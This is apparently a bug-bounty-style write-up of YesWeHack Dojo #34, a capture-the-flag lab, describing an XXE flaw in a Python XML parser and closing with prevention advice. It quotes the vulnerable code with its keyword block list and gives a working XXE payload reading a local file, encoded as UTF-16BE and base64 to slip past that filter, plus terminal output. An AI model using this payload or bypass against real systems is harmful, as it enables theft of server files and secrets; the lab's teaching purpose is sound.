YesWeHack

#YWH-PGM2123-1232 New

Yeswehack: Dojo #34 : Writeup by alt3kx (2024) □□

YesWeHack Dojo

Submitted by **xk3tla** on **2024-07-03**

REPORT DETAILS

Bug type	XML External Entities (XXE) (CWE-611)
Scope	https://dojo-yeswehack.com/challenge-of-the-month/dojo-34
Endpoint	DOJO #34
Severity	Critical
CVSS vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerable part	post-parameter
Part name	XML
Payload	$ echo -n '<?xml version="1.0"?> <!DOCTYPE yeswehack [<!ENTITY xxe SYSTEM "file:///tmp/flag.txt">]> <alt3kx>&xxe;</alt3kx>' | iconv -f UTF-8 -t UTF-16BE | base64
Technical env.	DOJO #34
App. fingerprint	DOJO #34 (AI Image Generator)
IP used	127.0.0.1


9.8 CRITICAL

CVSS

DOCUMENTS

- 0.png
- 1.png
- 2.png
- 3.png

BUG DESCRIPTION



YESWEHACK: DOJO #34 : WRITEUP BY ALT3KX (2024) □□

XML EXTERNAL ENTITY (XXE) INJECTION VIA UTF-16BE + BASE64 ENCODED | CVSS:3.1 9.8 | CWE-611 | A03:2021

DESCRIPTION

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

IMPACT

The impact of an XXE can be devastating: since it allows extracting files from the web server.

Mostly, the result is highly devastating for the target such as:

- The extraction of the application source code.
- The theft of API keys, hard stored passwords, etc. In short, any data or password stored in a configuration file.
- Database theft: it is possible to copy the entire database files. This is particularly the case for “single-file” databases such as sqlite.
- Theft of files generated or uploaded by other users and stored on the server. This can be particularly annoying if they contain personal data (invoices, identity papers, medical data…).

STEPS TO REPRODUCE

(1) Observe the statement provided :

See the important piece of python function defined below , it's clear the data should be encoded on base64 format before to send all the data, the code typically is parsing all entry with format XML stands for "extensible markup language".

The IF statement tell us that not only base64 encoded be enough, the data as well should be encoded with and extra layer based on UTF-16BE, clear observed trough the following strings: `if (dataBytes[:2] != b'\xff\xfe' and dataBytes[:2] != b'\xfe\xff'):`

```python
def promptFromXML(s:str):
    dataBytes = base64.b64decode(s)

    if (dataBytes[:2] != b'\xff\xfe' and dataBytes[:2] != b'\xfe\xff'):
        #Allow parsing for casual svg
        if any(x in dataBytes.lower() for x in [b'file://', b'tmp', b'flag.txt', b'system', b'public', b'entity']):
            return 'BLOCKED'

    data = dataBytes.decode(detect_encoding(dataBytes))

    handler = XMLContentHandler()
    parser = xml.sax.make_parser()

    parser.setFeature(xml.sax.handler.feature_external_ges, True)
    parser.setContentHandler(handler)

    parser.parse(io.StringIO(data))

    return handler.get_text()
```

The code line `if any(x in dataBytes.lower() for x in [b'file://', b'tmp', b'flag.txt', b'system', b'public', b'entity']):` clear indication that the data sent will be XML that allows custom entities to be defined within the DTD. For example: `<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>`

(2) Exploitation | Final Payload :

Final Payload:
$ echo -n '<?xml version="1.0"?> <!DOCTYPE yeswehack [<!ENTITY xxe SYSTEM "file:///tmp/flag.txt">]> <alt3kx>&xxe;</alt3kx>' | iconv -f UTF-8 -t UTF-16BE | base64

ADwAPwB4AG0AbAAgAHYAZQByAHMAaQBvAG4APQAiADEALgAwACIAPwA+ACAAPAAhAEQATwBDAFQA
WQBQAEUAIAB5AGUAcwB3AGUAaABhAGMAawAgAFsAPAAhAEUATgBUAEkAVABZACAAeAB4AGUAIABT
AFkAUwBUAEUATQAgACIAZgBpAGwAZQA6AC8ALwAvAHQAbQBwAC8AZgBsAGEAZwAuAHQAeAB0ACIA
PgBdAD4AIAA8AGEAbAB0ADMAawB4AD4AJgB4AHgAZQA7ADwALwBhAGwAdAAzAGsAeAA+


```
~/Downloads/CTF_yeswehack/dojo_challenges/2024/chall34                    at 02:53:09 AM
cat payload.txt
<?xml version="1.0"?>
<!DOCTYPE yeswehack [<!ENTITY xxe SYSTEM "file:///tmp/flag.txt">]>
<alt3kx>&xxe;</alt3kx>%

~/Downloads/CTF_yeswehack/dojo_challenges/2024/chall34                    at 02:53:21 AM
iconv -f UTF-8 -t UTF-16BE payload.txt | base64
ADwAPwB4AG0AbAAgAHYAZQByAHMAaQBvAG4APQAiADEALgAwACIAPwA+AAoAPAAhAEQATwBDAFQA
WQBQAEUAIAB5AGUAcwB3AGUAaABhAGMAawAgAFsAPAAhAEUATgBUAEkAVABZACAAeAB4AGUAIABT
AFkAUwBUAEUATQAgACIAZgBpAGwAZQA6AC8ALwAvAHQAbQBwAC8AZgBsAGEAZwAuAHQAeAB0ACIA
PgBdAD4ACgA8AGEAbAB0ADMAawB4AD4AJgB4AHgAZQA7ADwALwBhAGwAdAAzAGsAeAA+

~/Downloads/CTF_yeswehack/dojo_challenges/2024/chall34                    at 02:53:39 AM
```

FLAG

FLAG{Y0u_Pwniied_Th3_AI!!}



RECOMMENDATIONS

Issue Domain : Developers, Software Architects & Administrators

TO AVOID THE ATTACK

XXE attacks can be a major risk to any organization and can result in severe consequences. The main vulnerability exists in that the XML parser parses the untrusted data sent by any user, which can become malicious in nature. However, it may not be easy or possible to validate only data present within the system identifier in the DTD. The other main issue is that most XML parsers are vulnerable to XML external entity attacks (XXE) because this configuration is set by default.

Therefore, the best solution would be to configure the XML processor to use a local static DTD and disallow any declared DTD included in the XML document. The simplest and safest way to prevent against XXE attacks it to completely disable Document Type Definitions (DTDs) altogether, especially if they are not essential to the application's functionality. Detailed guidance on how to disable XXE processing, or otherwise defend against XXE attacks is presented in the XML External Entity (XXE) Prevention Cheat Sheet.

- Avoid allowing application functionality that parses XML documents
- Implement input validation that prevents malicious data from being defined with the SYSTEM identifier portion of the entity within the document type declaration (DTD)
- Configure the XML parser to not validate and process any declarations within the DTD
- Configure the XML parser to not resolve external entities within the DTD

REFERENCES

https://portswigger.net/web-security/xxe
https://owasp.org/www-community/vulnerabilities/XML_External*Entity*(XXE)_Processing/

CONTACT

https://twitter.com/*alt3kx*
https://alt3kx.github.io/
https://infosec.exchange/@alt3kx

COMMENTS

xk3tla on 2024-07-03 04:54:26 Everyone

New